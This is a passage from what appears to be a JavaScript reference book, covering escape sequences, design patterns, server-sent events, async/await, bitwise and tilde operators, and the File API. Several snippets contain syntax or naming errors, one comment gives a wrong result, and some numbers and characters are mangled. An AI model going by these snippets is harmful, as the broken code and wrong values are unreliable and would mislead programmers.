
`Version ≥ 6`

ES6 extends Unicode support to the full code range from 0 to 0x10FFFF. In order to escape characters with code greater than 216 - 1, a new syntax for escape sequences was introduced:

```
\u{???}
```

Where the code in curly braces is hexadecimal representation of the code point value, e.g.

```
alert("Look! \u{1f440}"); // Look! ????
```

In the example above, the code `1f440` is the hexadecimal representation of the character code of the Unicode Character *Eyes*.

Note that the code in curly braces may contain any number of hex digits, as long the value does not exceed 0x10FFFF. For hex digits above 9, the letters `a` to `f` are used, in lowercase or uppercase without distinction.

Unicode escape sequences with curly braces only work inside strings, not inside regular expressions!

**Octal escape sequences**

Octal escape sequences are deprecated as of ES5, but they are still supported inside regular expressions and in non-strict mode also inside non-template strings. An octal escape sequence consists of one, two or three octal digits, with value between 0 and 3778 = 255.

For example, the capital letter "E" has character code 69, or 105 in base 8. So it can be represented with the escape sequence `\105`:

```
/\105scape/.test("Fun with Escape Sequences"); // true
```

In strict mode, octal escape sequences are not allowed inside strings and will produce a syntax error. It is worth to note that `\0`, unlike `\00` or `\000`, is *not* considered an octal escape sequence, and is thus still allowed inside strings (even template strings) in strict mode.

**Control escape sequences**

Some escape sequences are only recognized inside regular expression literals (not in strings). These can be used to escape characters with codes between 1 and 26 (U+0001–U+001A). They consist of a single letter A–Z (case makes no difference) preceded by `\c`. The alphabetic position of the letter after `\c` determines the character code.

For example, in the regular expression

```
`/\cG/`
```

The letter "G" (the 7th letter in the alphabet) refers to the character U+0007, and thus

```
`/\cG`/.test(String.fromCharCode(7)); // true
```


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# Chapter 79: Behavioral Design Patterns

## Section 79.1: Observer pattern

The Observer pattern is used for event handling and delegation. A *subject* maintains a collection of *observers.* The subject then notifies these observers whenever an event occurs. If you've ever used `addEventListener` then you've utilized the Observer pattern.

```
function Subject() {
    this.observers = []; // Observers listening to the subject

    this.registerObserver = function(observer) {
        // Add an observer if it isn't already being tracked
        if (this.observers.indexOf(observer) === -1) {
            this.observers.push(observer);
        }
    };

    this.unregisterObserver = function(observer) {
        // Removes a previously registered observer
        var index = this.observers.indexOf(observer);
        if (index > -1) {
            this.observers.splice(index, 1);
        }
    };

    this.notifyObservers = function(message) {
        // Send a message to all observers
        this.observers.forEach(function(observer) {
            observer.notify(message);
        });
    };
}

function Observer() {
    this.notify = function(message) {
        // Every observer must implement this function
    };
}
```

**Example usage:**

```
function Employee(name) {
    this.name = name;

    // Implement `notify` so the subject can pass us messages
    this.notify = function(meetingTime) {
        console.log(this.name + ': There is a meeting at ' + meetingTime);
    };
}

var bob = new Employee('Bob');
var jane = new Employee('Jane');
var meetingAlerts = new Subject();
meetingAlerts.registerObserver(bob);
meetingAlerts.registerObserver(jane);
meetingAlerts.notifyObservers('4pm');

// Output:
```

```
// Bob: There is a meeting at 4pm
// Jane: There is a meeting at 4pm
```

## Section 79.2: Mediator Pattern

Think of the mediator pattern as the flight control tower that controls planes in the air: it directs this plane to land now, the second to wait, and the third to take off, etc. However no plane is ever allowed to talk to its peers.

This is how mediator works, it works as a communication hub among different modules, this way you reduce module dependency on each other, increase loose coupling, and consequently portability.

This **Chatroom example** explains how mediator patterns works:

```
// each participant is just a module that wants to talk to other modules(other participants)
var Participant = function(name) {
    this.name = name;
    this.chatroom = null;
};
 // each participant has method for talking, and also listening to other participants
Participant.prototype = {
    send: function(message, to) {
        this.chatroom.send(message, this, to);
    },
    receive: function(message, from) {
        log.add(from.name + " to " + this.name + ": " + message);
    }
};

 // chatroom is the Mediator: it is the hub where participants send messages to, and receive messages
from
var Chatroom = function() {
    var participants = {};

    return {

        register: function(participant) {
            participants[participant.name] = participant;
            participant.chatroom = this;
        },

        send: function(message, from) {
            for (key in participants) {
                if (participants[key] !== from) {//you can't message yourself !
                    participants[key].receive(message, from);
                }
            }
        }

    };
};

// log helper

var log = (function() {
    var log = "";

    return {
        add: function(msg) { log += msg + "\n"; },
        show: function() { alert(log); log = ""; }
    }
```


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```
})();

function run() {
    var yoko = new Participant("Yoko");
    var john = new Participant("John");
    var paul = new Participant("Paul");
    var ringo = new Participant("Ringo");

    var chatroom = new Chatroom();
    chatroom.register(yoko);
    chatroom.register(john);
    chatroom.register(paul);
    chatroom.register(ringo);

    yoko.send("All you need is love.");
    yoko.send("I love you John.");
    paul.send("Ha, I heard that!");

    log.show();
}
```

# Section 79.3: Command

The command pattern encapsulates parameters to a method, current object state, and which method to call. It is useful to compartmentalize everything needed to call a method at a later time. It can be used to issue a "command" and decide later which piece of code to use to execute the command.

There are three components in this pattern:

1. Command Message - the command itself, including the method name, parameters, and state
2. Invoker - the part which instructs the command to execute its instructions. It can be a timed event, user interaction, a step in a process, callback, or any way needed to execute the command.
3. Receiver - the target of the command execution.

**Command Message as an Array**

```
var aCommand = new Array();
aCommand.push(new Instructions().DoThis);  //Method to execute
aCommand.push("String Argument");  //string argument
aCommand.push(777);                //integer argument
aCommand.push(new Object {} );     //object argument
aCommand.push(new Array() );       //array argument
```

Constructor for command class

```
class DoThis {
    constructor( stringArg, numArg, objectArg, arrayArg ) {
        this._stringArg = stringArg;
        this._numArg = numArg;
        this._objectArg = objectArg;
        this._arrayArg = arrayArg;
    }
    Execute() {
       var receiver = new Instructions();
       receiver.DoThis(this._stringArg, this._numArg, this._objectArg, this._arrayArg );
    }
}
```

**Invoker**

```
aCommand.Execute();
```

Can invoke:

- immediately
- in response to an event
- in a sequence of execution
- as a callback response or in a promise
- at the end of an event loop
- in any other needed way to invoke a method

**Receiver**

```
class Instructions {
    DoThis( stringArg, numArg, objectArg, arrayArg ) {
        console.log( `${stringArg}, ${numArg}, ${objectArg}, ${arrayArg}` );
    }
}
```

A client generates a command, passes it to an invoker that either executes it immediately or delays the command, and then the command acts upon a receiver. The command pattern is very useful when used with companion patterns to create messaging patterns.

# Section 79.4: Iterator

An iterator pattern provides a simple method for selecting, sequentially, the next item in a collection.

**Fixed Collection**

```
class BeverageForPizza {
    constructor(preferenceRank) {
        this.beverageList = beverageList;
        this.pointer = 0;
    }
    next() {
        return this.beverageList[this.pointer++];
    }

var withPepperoni = new BeverageForPizza(["Cola", "Water", "Beer"]);
withPepperoni.next(); //Cola
withPepperoni.next(); //Water
withPepperoni.next(); //Beer
```

In ECMAScript 2015 iterators are a built-in as a method that returns done and value. done is true when the iterator is at the end of the collection

```
function preferredBeverage(beverage){
    if( beverage == "Beer" ){
        return true;
    } else {
        return false;
    }
}
var withPepperoni = new BeverageForPizza(["Cola", "Water", "Beer", "Orange Juice"]);
for( var bevToOrder of withPepperoni ){
```


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```
    if( preferredBeverage( bevToOrder ) {
        bevToOrder.done; //false, because "Beer" isn't the final collection item
        return bevToOrder; //"Beer"
    }
}
```

**As a Generator**

```
class FibonacciIterator {
    constructor() {
        this.previous = 1;
        this.beforePrevious = 1;
    }
    next() {
        var current = this.previous + this.beforePrevious;
        this.beforePrevious = this.previous;
        this.previous = current;
        return current;
    }
}

var fib = new FibonacciIterator();
fib.next(); //2
fib.next(); //3
fib.next(); //5
```

In ECMAScript 2015

```
function* FibonacciGenerator() {  //asterisk informs javascript of generator
    var previous = 1;
    var beforePrevious = 1;
    while(true) {
        var current = previous + beforePrevious;
        beforePrevious = previous;
        previous = current;
        yield current;  //This is like return but
                        //keeps the current state of the function
                        // i.e it remembers its place between calls
    }
}

var fib = FibonacciGenerator();
fib.next().value; //2
fib.next().value; //3
fib.next().value; //5
fib.next().done; //false
```

# Chapter 80: Server-sent events

## Section 80.1: Setting up a basic event stream to the server

You can setup your client browser to listen in incoming server events using the `EventSource` object. You will need to supply the constructor a string of the path to the server' API endpoint the will subscribe the client to the server events.

Example:

```
var eventSource = new EventSource("api/my-events");
```

Events have names with which they are categorized and sent, and a listener must be setup to listen to each such event by name. the default event name is `message` and in order to listen to it you must use the appropriate event listener, `.onmessage`

```
evtSource.onmessage = function(event) {
  var data = JSON.parse(event.data);
  // do something with data
}
```

The above function will run every time the server will push an event to the client. Data is sent as `text/plain`, if you send JSON data you may want to parse it.

## Section 80.2: Closing an event stream

An event stream to the server can be closed using the `EventSource.close()` method

```
var eventSource = new EventSource("api/my-events");
// do things ...
eventSource.close(); // you will not receive anymore events from this object
```

The `.close()` method does nothing is the stream is already closed.

## Section 80.3: Binding event listeners to EventSource

You can bind event listeners to the `EventSource` object to listen to different events channels using the `.addEventListener` method.

> EventSource.addEventListener(name: String, callback: Function, [options])

**name**: The name related to the name of the channel the server is emitting events to.

**callback**: The callback function runs every time an event bound to the channel is emitted, the function provides the `event` as an argument.

**options**: Options that characterize the behavior of the event listener.

The following example shows a heartbeat event stream from the server, the server sends events on the `heartbeat` channel and this routine will always run when an event in accepted.

```
var eventSource = new EventSource("api/heartbeat");
...
```


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```
eventSource.addEventListener("heartbeat", function(event) {
  var status = event.data;
  if (status=='OK') {
    // do something
  }
});
```

# Chapter 81: Async functions (async/await)

`async` and `await` build on top of promises and generators to express asynchronous actions inline. This makes asynchronous or callback code much easier to maintain.

Functions with the `async` keyword return a `Promise`, and can be called with that syntax.

Inside an `async function` the `await` keyword can be applied to any `Promise`, and will cause all of the function body after the `await` to be executed after the promise resolves.

## Section 81.1: Introduction

A function defined as `async` is a function that can perform asynchronous actions but still look synchronous. The way it's done is using the `await` keyword to defer the function while it waits for a Promise to resolve or reject.

**Note:** Async functions are a Stage 4 ("Finished") proposal on track to be included in the ECMAScript 2017 standard.

For instance, using the promise-based Fetch API:

```
async function getJSON(url) {
    try {
        const response = await fetch(url);
        return await response.json();
    }
    catch (err) {
        // Rejections in the promise will get thrown here
        console.error(err.message);
    }
}
```

An async function always returns a Promise itself, so you can use it in other asynchronous functions.

**Arrow function style**

```
const getJSON = async url => {
    const response = await fetch(url);
    return await response.json();
}
```

## Section 81.2: Await and operator precedence

You have to keep the operator precedence in mind when using `await` keyword.

Imagine that we have an asynchronous function which calls another asynchronous function, `getUnicorn()` which returns a Promise that resolves to an instance of class `Unicorn`. Now we want to get the size of the unicorn using the `getSize()` method of that class.

Look at the following code:

```
async function myAsyncFunction() {
    await getUnicorn().getSize();
}
```

At first sight, it seems valid, but it's not. Due to operator precedence, it's equivalent to the following:

```
async function myAsyncFunction() {
```


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```
    await (getUnicorn().getSize());
}
```

Here we attempt to call `getSize()` method of the Promise object, which isn't what we want.

Instead, we should use brackets to denote that we first want to wait for the unicorn, and then call `getSize()` method of the result:

```
async function asyncFunction() {
    (await getUnicorn()).getSize();
}
```

Of course. the previous version could be valid in some cases, for example, if the `getUnicorn()` function was synchronous, but the `getSize()` method was asynchronous.

## Section 81.3: Async functions compared to Promises

`async` functions do not replace the `Promise` type; they add language keywords that make promises easier to call. They are interchangeable:

```
async function doAsyncThing() { ... }

function doPromiseThing(input) { return new Promise((r, x) => ...); }

// Call with promise syntax
doAsyncThing()
    .then(a => doPromiseThing(a))
    .then(b => ...)
    .catch(ex => ...);

// Call with await syntax
try {
    const a = await doAsyncThing();
    const b = await doPromiseThing(a);
    ...
}
catch(ex) { ... }
```

Any function that uses chains of promises can be rewritten using `await`:

```
function newUnicorn() {
  return fetch('unicorn.json')                     // fetch unicorn.json from server
  .then(responseCurrent => responseCurrent.json()) // parse the response as JSON
  .then(unicorn =>
    fetch('new/unicorn', {                         // send a request to 'new/unicorn'
        method: 'post',                            // using the POST method
        body: JSON.stringify({unicorn})            // pass the unicorn to the request body
    })
  )
  .then(responseNew => responseNew.json())
  .then(json => json.success)                      // return success property of response
  .catch(err => console.log('Error creating unicorn:', err));
 }
```

The function can be rewritten using `async` / `await` as follows:

```
async function newUnicorn() {
  try {
```

```
    const responseCurrent = await fetch('unicorn.json'); // fetch unicorn.json from server
    const unicorn = await responseCurrent.json();        // parse the response as JSON
    const responseNew = await fetch('new/unicorn', {     // send a request to 'new/unicorn'
      method: 'post',                                    // using the POST method
      body: JSON.stringify({unicorn})                    // pass the unicorn to the request body
    });
    const json = await responseNew.json();
    return json.success                                  // return success property of response
  } catch (err) {
    console.log('Error creating unicorn:', err);
  }
}
```

This `async` variant of `newUnicorn()` appears to return a `Promise`, but really there were multiple `await` keywords. Each one returned a `Promise`, so really we had a collection of promises rather than a chain.

In fact we can think of it as a `function*` generator, with each `await` being a `yield new Promise`. However, the results of each promise are needed by the next to continue the function. This is why the additional keyword `async` is needed on the function (as well as the `await` keyword when calling the promises) as it tells JavaScript to automatically creates an observer for this iteration. The `Promise` returned by `async function newUnicorn()` resolves when this iteration completes.

Practically, you don't need to consider that; `await` hides the promise and `async` hides the generator iteration.

You can call `async` functions as if they were promises, and `await` any promise or any `async` function. You don't need to `await` an async function, just as you can execute a promise without a `.then()`.

You can also use an `async` IIFE if you want to execute that code immediately:

```
(async () => {
  await makeCoffee()
  console.log('coffee is ready!')
})()
```

# Section 81.4: Looping with async await

When using async await in loops, you might encounter some of these problems.

If you just try to use await inside `forEach`, this will throw an `Unexpected token` error.

```
(async() => {
 data = [1, 2, 3, 4, 5];
 data.forEach(e => {
   const i = await somePromiseFn(e);
   console.log(i);
 });
})();
```

This comes from the fact that you've erroneously seen the arrow function as a block. The `await` will be in the context of the callback function, which is not `async`.
The interpreter protects us from making the above error, but if you add `async` to the `forEach` callback no errors get thrown. You might think this solves the problem, but it won't work as expected.

Example:

```
(async() => {
  data = [1, 2, 3, 4, 5];
```


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```
  data.forEach(async(e) => {
    const i = await somePromiseFn(e);
    console.log(i);
  });
  console.log('this will print first');
})();
```

This happens because the callback async function can only pause itself, not the parent async function.

> You could write an asyncForEach function that returns a promise and then you could something like `await asyncForEach(async (e) => await somePromiseFn(e), data )` Basically you return a promise that resolves when all the callbacks are awaited and done. But there are better ways of doing this, and that is to just use a loop.

You can use a `for-of` loop or a `for/while` loop, it doesn't really matter which one you pick.

```
(async() => {
  data = [1, 2, 3, 4, 5];
  for (let e of data) {
    const i = await somePromiseFn(e);
    console.log(i);
  }
  console.log('this will print last');
})();
```

But there's another catch. This solution will wait for each call to `somePromiseFn` to complete before iterating over the next one.
This is great if you actually want your `somePromiseFn` invocations to be executed in order but if you want them to run concurrently, you will need to `await` on `Promise.all`.

```
(async() => {
 data = [1, 2, 3, 4, 5];
 const p = await Promise.all(data.map(async(e) => await somePromiseFn(e)));
 console.log(...p);
})();
```

`Promise.all` receives an array of promises as its only parameter and returns a promise. When all of the promises in the array are resolved, the returned promise is also resolved. We `await` on that promise and when it's resolved all our values are available.

The above examples are fully runnable. The `somePromiseFn` function can be made as an async echo function with a timeout. You can try out the examples in the babel-repl with at least the `stage-3` preset and look at the output.

```
function somePromiseFn(n) {
 return new Promise((res, rej) => {
   setTimeout(() => res(n), 250);
 });
}
```

## Section 81.5: Less indentation

With promises:

```
function doTheThing() {
    return doOneThing()
```

```
        .then(doAnother)
        .then(doSomeMore)
        .catch(handleErrors)
}
```

With async functions:

```
async function doTheThing() {
    try {
        const one = await doOneThing();
        const another = await doAnother(one);
        return await doSomeMore(another);
    } catch (err) {
        handleErrors(err);
    }
}
```

Note how the return is at the bottom, and not at the top, and you use the language's native error-handling mechanics (`try`/`catch`).

## Section 81.6: Simultaneous async (parallel) operations

Often you will want to perform asynchronous operations in parallel. There is direct syntax that supports this in the `async`/`await` proposal, but since `await` will wait for a promise, you can wrap multiple promises together in `Promise.all` to wait for them:

```
// Not in parallel

async function getFriendPosts(user) {
    friendIds = await db.get("friends", {user}, {id: 1});
    friendPosts = [];
    for (let id in friendIds) {
        friendPosts = friendPosts.concat( await db.get("posts", {user: id}) );
    }
    // etc.
}
```

This will do each query to get each friend's posts serially, but they can be done simultaneously:

```
// In parallel

async function getFriendPosts(user) {
    friendIds = await.db.get("friends", {user}, {id: 1});
    friendPosts = await Promise.all( friendIds.map(id =>
      db.get("posts", {user: id})
    );
    // etc.
}
```

This will loop over the list of IDs to create an array of promises. `await` will wait for *all* promises to be complete. `Promise.all` combines them into a single promise, but they are done in parallel.


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# Chapter 82: Async Iterators

An `async` function is one that returns a promise. `await` yields to the caller until the promise resolves and then continues with the result.

An iterator allows the collection to be looped through with a `for-of` loop.

An async iterator is a collection where each iteration is a promise which can be awaited using a `for-await-of` loop.

Async iterators are a stage 3 proposal. They are in Chrome Canary 60 with `--harmony-async-iteration`

## Section 82.1: Basics

A JavaScript `Iterator` is an object with a `.next()` method, which returns an `IteratorItem`, which is an object with `value : <any>` and `done : <boolean>`.

A JavaScript `AsyncIterator` is an object with a `.next()` method, which returns a `Promise<IteratorItem>`, a *promise* for the next value.

To create an AsyncIterator, we can use the *async generator* syntax:

```
/**
 * Returns a promise which resolves after time had passed.
 */
const delay = time => new Promise(resolve => setTimeout(resolve, time));

async function* delayedRange(max) {
  for (let i = 0; i < max; i++) {
    await delay(1000);
    yield i;
  }
}
```

The `delayedRange` function will take a maximum number, and returns an `AsyncIterator`, which yields numbers from 0 to that number, in 1 second intervals.

Usage:

```
for await (let number of delayedRange(10)) {
  console.log(number);
}
```

The `for await of` loop is another piece of new syntax, available only inside of async functions, as well as async generators. Inside the loop, the values yielded (which, remember, are Promises) are unwrapped, so the Promise is hidden away. Within the loop, you can deal with the direct values (the yielded numbers), the `for await of` loop will wait for the Promises on your behalf.

The above example will wait 1 second, log 0, wait another second, log 1, and so on, until it logs 9. At which point the `AsyncIterator` will be `done`, and the `for await of` loop will exit.

# Chapter 83: How to make iterator usable inside async callback function

When using async callback we need to consider scope. **Especially** if inside a loop. This simple article shows what not to do and a simple working example.

## Section 83.1: Erroneous code, can you spot why this usage of key will lead to bugs?

```
var pipeline = {};
// (...) adding things in pipeline

for(var key in pipeline) {
  fs.stat(pipeline[key].path, function(err, stats) {
    if (err) {
      // clear that one
      delete pipeline[key];
      return;
    }
    // (...)
    pipeline[key].count++;
  });
}
```

The problem is that there is only one instance of **var key**. All callbacks will share the same key instance. At the time the callback will fire, the key will most likely have been incremented and not pointing to the element we are receiving the stats for.

## Section 83.2: Correct Writing

```
var pipeline = {};
// (...) adding things in pipeline

var processOneFile = function(key) {
  fs.stat(pipeline[key].path, function(err, stats) {
    if (err) {
      // clear that one
      delete pipeline[key];
      return;
    }
    // (...)
    pipeline[key].count++;
  });
};

// verify it is not growing
for(var key in pipeline) {
  processOneFileInPipeline(key);
}
```

By creating a new function, we are scoping **key** inside a function so all callback have their own key instance.


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# Chapter 84: Tail Call Optimization

## Section 84.1: What is Tail Call Optimization (TCO)

TCO is only available in strict mode

As always check browser and JavaScript implementations for support of any language features, and as with any JavaScript feature or syntax, it may change in the future.

It provides a way to optimise recursive and deeply nested function calls by eliminating the need to push function state onto the global frame stack, and avoiding having to step down through each calling function by returning directly to the initial calling function.

```
function a(){
   return b(); // 2
}
function b(){
   return 1;  // 3
}
a(); // 1
```

Without TCO the call to `a()` creates a new frame for that function. When that function calls `b()` the `a()`'s frame is pushed onto the frame stack and a new frame is created for function `b()`

When `b()` return to `a()` `a()`'s frame is popped from the frame stack. It immediately return to the global frame and thus does not use any of the states save on the stack.

TCO recognises that the call from `a()` to `b()` is at the tail of function `a()` and thus there is no need to push `a()`'s state onto the frame stack. When `b(0)` returns rather than returning to `a()` it returns directly to the global frame. Further optimising by eliminating the intermediate steps.

TCO allows for recursive functions to have indefinite recursion as the frame stack will not grow with each recursive call. Without TCO recursive function had a limited recursive depth.

> **Note** TCO is a JavaScript engine implementation feature, it cannot be implemented via a transpiler if the browser does not support it. There is no additional syntax in the spec required to implement TCO and thus there is concern that TCO may break the web. Its release into the world is cautious and may require browser/engine specific flags to be set for the perceivable future.

## Section 84.2: Recursive loops

Tail Call Optimisation makes it possible to safely implement recursive loops without concern for call stack overflow or the overhead of a growing frame stack.

```
function indexOf(array, predicate, i = 0) {
    if (0 <= i && i < array.length) {
        if (predicate(array[i])) {  return i; }
        return indexOf(array, predicate, i + 1); // the tail call
    }
}
indexOf([1,2,3,4,5,6,7], x => x === 5); // returns index of 5 which is 4
```

# Chapter 85: Bitwise Operators - Real World Examples (snippets)

## Section 85.1: Swapping Two Integers with Bitwise XOR (without additional memory allocation)

```
var a = 11, b = 22;
a = a ^ b;
b = a ^ b;
a = a ^ b;
console.log("a = " + a + "; b = " + b);// a is now 22 and b is now 11
```

## Section 85.2: Faster multiplication or division by powers of 2

Shifting bits left (right) is equivalent to multiplying (dividing) by 2. It's the same in base 10: if we "left-shift" `13` by `2` places, we get `1300`, or `13 * (10 ** 2)`. And if we take `12345` and "right-shift" by `3` places and then remove the decimal part, we get `12`, or `Math.floor(12345 / (10 ** 3))`. So if we want to multiply a variable by `2 ** n`, we can just left-shift by `n` bits.

```
console.log(13 * (2 ** 6)) //13 * 64 = 832
console.log(13    <<   6)  //          832
```

Similarly, to do (floored) integer division by `2 ** n`, we can right shift by `n` bits. Example:

```
console.log(1000 / (2 ** 4)) //1000 / 16 = 62.5
console.log(1000    >>   4)  //            62
```

It even works with negative numbers:

```
console.log(-80 / (2 ** 3)) //-80 / 8 = -10
console.log(-80      >> 3)  //          -10
```

In reality, speed of arithmetic is unlikely to significantly impact how long your code takes to run, unless you are doing on the order of 100s of millions of computations. But C programmers love this sort of thing!

## Section 85.3: Number's Parity Detection with Bitwise AND

Instead of this (unfortunately too often seen in the real code) "masterpiece":

```
function isEven(n) {
    return n % 2 == 0;
}

function isOdd(n) {
    if (isEven(n)) {
        return false;
    } else {
        return true;
    }
}
```

You can do the parity check much more effective and simple:


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```
if(n & 1) {
    console.log("ODD!");
} else {
    console.log("EVEN!");
}
```

(this is actually valid not only for JavaScript)

# Chapter 86: Tilde ~

The ~ operator looks at the binary representation of the values of the expression and does a bitwise negation operation on it.

Any digit that is a 1 in the expression becomes a 0 in the result. Any digit that is a 0 in the expression becomes a 1 in the result.

## Section 86.1: ~ Integer

The following example illustrates use of the bitwise NOT (~) operator on integer numbers.

```
let number = 3;
let complement = ~number;
```

Result of the `complement` number equals to -4;

| Expression | Binary value | Decimal value |
|---|---|---|
| 3 | `00000000 00000000 00000000 00000011` | 3 |
| ~3 | `11111111 11111111 11111111 11111100` | -4 |

To simplify this, we can think of it as function `f(n) = -(n+1)`.

```
let a = ~-2; // a is now 1
let b = ~-1; // b is now 0
let c = ~0;  // c is now -1
let d = ~1;  // d is now -2
let e = ~2;  // e is now -3
```

## Section 86.2: ~~ Operator

Double Tilde `~~` will perform bitwise NOT operation twice.

The following example illustrates use of the bitwise NOT (~~) operator on decimal numbers.

To keep the example simple, decimal number `3.5` will be used, cause of it's simple representation in binary format.

```
let number = 3.5;
let complement = ~number;
```

Result of the `complement` number equals to -4;

| Expression | Binary value | Decimal value |
|---|---|---|
| 3 | `00000000 00000000 00000000 00000011` | 3 |
| ~~3 | `00000000 00000000 00000000 00000011` | 3 |
| 3.5 | `00000000 00000011.1` | 3.5 |
| ~~3.5 | `00000000 00000011` | 3 |

To simplify this, we can think of it as functions `f2(n) = -(-(n+1) + 1)` and `g2(n) = -(-(integer(n)+1) + 1)`.

**f2(n)** will leave the integer number as it is.

```
let a = ~~-2; // a is now -2
let b = ~~-1; // b is now -1
```


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```
let c = ~~0;  // c is now 0
let d = ~~1;  // d is now 1
let e = ~~2;  // e is now 2
```

**g2(n)** will essentially round positive numbers down and negative numbers up.

```
let a = ~~-2.5; // a is now -2
let b = ~~-1.5; // b is now -1
let c = ~~0.5;  // c is now 0
let d = ~~1.5;  // d is now 1
let e = ~~2.5;  // e is now 2
```

# Section 86.3: Converting Non-numeric values to Numbers

`~~` Could be used on non-numeric values. A numeric expression will be first converted to a number and then performed bitwise NOT operation on it.

If expression cannot be converted to numeric value, it will convert to `0`.

`true` and `false` bool values are exceptions, where `true` is presented as numeric value `1` and `false` as `0`

```
let a = ~~"-2";     // a is now -2
let b = ~~"1";      // b is now -1
let c = ~~"0";      // c is now 0
let d = ~~"true";   // d is now 0
let e = ~~"false";  // e is now 0
let f = ~~true;     // f is now 1
let g = ~~false;    // g is now 0
let h = ~~"";       // h is now 0
```

# Section 86.4: Shorthands

We can use `~` as a shorthand in some everyday scenarios.

We know that `~` converts `-1` to `0`, so we can use it with `indexOf` on array.

**indexOf**

```
let items = ['foo', 'bar', 'baz'];
let el = 'a';
```

```
if (items.indexOf('a') !== -1) {}

or

if (items.indexOf('a') >= 0) {}
```

**can be re-written as**

```
if (~items.indexOf('a')) {}
```

# Section 86.5: ~ Decimal

The following example illustrates use of the bitwise NOT (~) operator on decimal numbers.

To keep the example simple, decimal number `3.5` will be used, cause of it's simple representation in binary format.

```
let number = 3.5;
let complement = ~number;
```

Result of the `complement` number equals to -4;

| Expression | Binary value | Decimal value |
|---|---|---|
| 3.5 | `00000000 00000010.1` | 3.5 |
| ~3.5 | `11111111 11111100` | -4 |

To simplify this, we can think of it as function `f(n) = -(integer(n)+1)`.

```
let a = ~-2.5; // a is now 1
let b = ~-1.5; // b is now 0
let c = ~0.5;  // c is now -1
let d = ~1.5;  // c is now -2
let e = ~2.5;  // c is now -3
```


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# Chapter 87: Using JavaScript to get/set CSS custom variables

## Section 87.1: How to get and set CSS variable property values

To get a value use the .getPropertyValue() method

```
element.style.getPropertyValue("--var")
```

To set a value use the .setProperty() method.

```
element.style.setProperty("--var", "NEW_VALUE")
```

# Chapter 88: Selection API

| Parameter | Details |
| --- | --- |
| startOffset | If the node is a Text node, it is the number of characters from the beginning of `startNode` to where the range begins. Otherwise, it is the number of child nodes between the beginning of `startNode` to where the range begins. |
| endOffset | If the node is a Text node, it is the number of characters from the beginning of `startNode` to where the range ends. Otherwise, it is the number of child nodes between the beginning of `startNode` to where the range ends. |

## Section 88.1: Get the text of the selection

```
let sel = document.getSelection();
let text = sel.toString();
console.log(text); // logs what the user selected
```

Alternatively, since the `toString` member function is called automatically by some functions when converting the object to a string, you don't always have to call it yourself.

```
console.log(document.getSelection());
```

## Section 88.2: Deselect everything that is selected

```
let sel = document.getSelection();
sel.removeAllRanges();
```

## Section 88.3: Select the contents of an element

```
let sel = document.getSelection();

let myNode = document.getElementById('element-to-select');

let range = document.createRange();
range.selectNodeContents(myNode);

sel.addRange(range);
```

It may be necessary to first remove all the ranges of the previous selection, as most browsers don't support multiple ranges.


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# Chapter 89: File API, Blobs and FileReaders

| Property/Method | Description |
|---|---|
| `error` | A error that occurred while reading the file. |
| `readyState` | Contains the current state of the FileReader. |
| `result` | Contains the file contents. |
| `onabort` | Triggered when the operation is aborted. |
| `onerror` | Triggered when an error is encountered. |
| `onload` | Triggered when the file has loaded. |
| `onloadstart` | Triggered when the file loading operation has started. |
| `onloadend` | Triggered when the file loading operation has ended. |
| `onprogress` | Triggered whilst reading a Blob. |
| `abort()` | Aborts the current operation. |
| `readAsArrayBuffer(blob)` | Starts reading the file as an ArrayBuffer. |
| `readAsDataURL(blob)` | Starts reading the file as a data url/uri. |
| `readAsText(blob[, encoding])` | Starts reading the file as a text file. Not able to read binary files. Use readAsArrayBuffer instead. |

## Section 89.1: Read file as string

Make sure to have a file input on your page:

```
<input type="file" id="upload">
```

Then in JavaScript:

```
document.getElementById('upload').addEventListener('change', readFileAsString)
function readFileAsString() {
    var files = this.files;
    if (files.length === 0) {
        console.log('No file is selected');
        return;
    }

    var reader = new FileReader();
    reader.onload = function(event) {
        console.log('File content:', event.target.result);
    };
    reader.readAsText(files[0]);
}
```

## Section 89.2: Read file as dataURL

Reading the contents of a file within a web application can be accomplished by utilizing the HTML5 File API. First, add an input with `type="file"` in your HTML:

```
<input type="file" id="upload">
```

Next, we're going to add a change listener on the file-input. This examples defines the listener via JavaScript, but it could also be added as attribute on the input element. This listener gets triggered every time a new file has been selected. Within this callback, we can read the file that was selected and perform further actions (like creating an image with the contents of the selected file):

```
document.getElementById('upload').addEventListener('change', showImage);

function showImage(evt) {
    var files = evt.target.files;

    if (files.length === 0) {
        console.log('No files selected');
        return;
    }

    var reader = new FileReader();
    reader.onload = function(event) {
        var img = new Image();
        img.onload = function() {
            document.body.appendChild(img);
        };
        img.src = event.target.result;
    };
    reader.readAsDataURL(files[0]);
}
```

## Section 89.3: Slice a file

The `blob.slice()` method is used to create a new Blob object containing the data in the specified range of bytes of the source Blob. This method is usable with File instances too, since File extends Blob.

Here we slice a file in a specific amount of blobs. This is useful especially in cases where you need to process files that are too large to read in memory all in once. We can then read the chunks one by one using `FileReader`.

```
/**
* @param {File|Blob} - file to slice
* @param {Number} - chunksAmount
* @return {Array} - an array of Blobs
**/
function sliceFile(file, chunksAmount) {
  var byteIndex = 0;
  var chunks = [];

  for (var i = 0; i < chunksAmount; i += 1) {
    var byteEnd = Math.ceil((file.size / chunksAmount) * (i + 1));
    chunks.push(file.slice(byteIndex, byteEnd));
    byteIndex += (byteEnd - byteIndex);
  }

  return chunks;
}
```

## Section 89.4: Get the properties of the file

If you want to get the properties of the file (like the name or the size) you can do it before using the File Reader. If we have the following html piece of code:

```
<input type="file" id="newFile">
```

You can access the properties directly like this:

```
document.getElementById('newFile').addEventListener('change', getFile);
```


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```
function getFile(event) {
    var files = event.target.files
        , file = files[0];

    console.log('Name of the file', file.name);
    console.log('Size of the file', file.size);
}
```

You can also get easily the following attributes: `lastModified` (Timestamp), `lastModifiedDate` (Date), and `type` (File Type)

## Section 89.5: Selecting multiple files and restricting file types

The HTML5 file API allows you to restrict which kind of files are accepted by simply setting the accept attribute on a file input, e.g.:

```
<input type="file" accept="image/jpeg">
```

Specifying multiple MIME types separated by a comma (e.g. `image/jpeg,image/png`) or using wildcards (e.g. `image/*` for allowing all types of images) give you a quick and powerful way to restrict the type of files you want to select. Here's an example for allowing any image or video:

```
<input type="file" accept="image/*,video*">
```

By default, the file input lets the user select a single file. If you want to enable multiple file selection, simply add the `multiple` attribute:

```
<input type="file" multiple>
```

You can then read all the selected files via the file input's `files` array. See read file as dataUrl

## Section 89.6: Client side csv download using Blob

```
function downloadCsv() {
  var blob = new Blob([csvString]);
  if (window.navigator.msSaveOrOpenBlob){
    window.navigator.msSaveBlob(blob, "filename.csv");
  }
  else {
    var a = window.document.createElement("a");

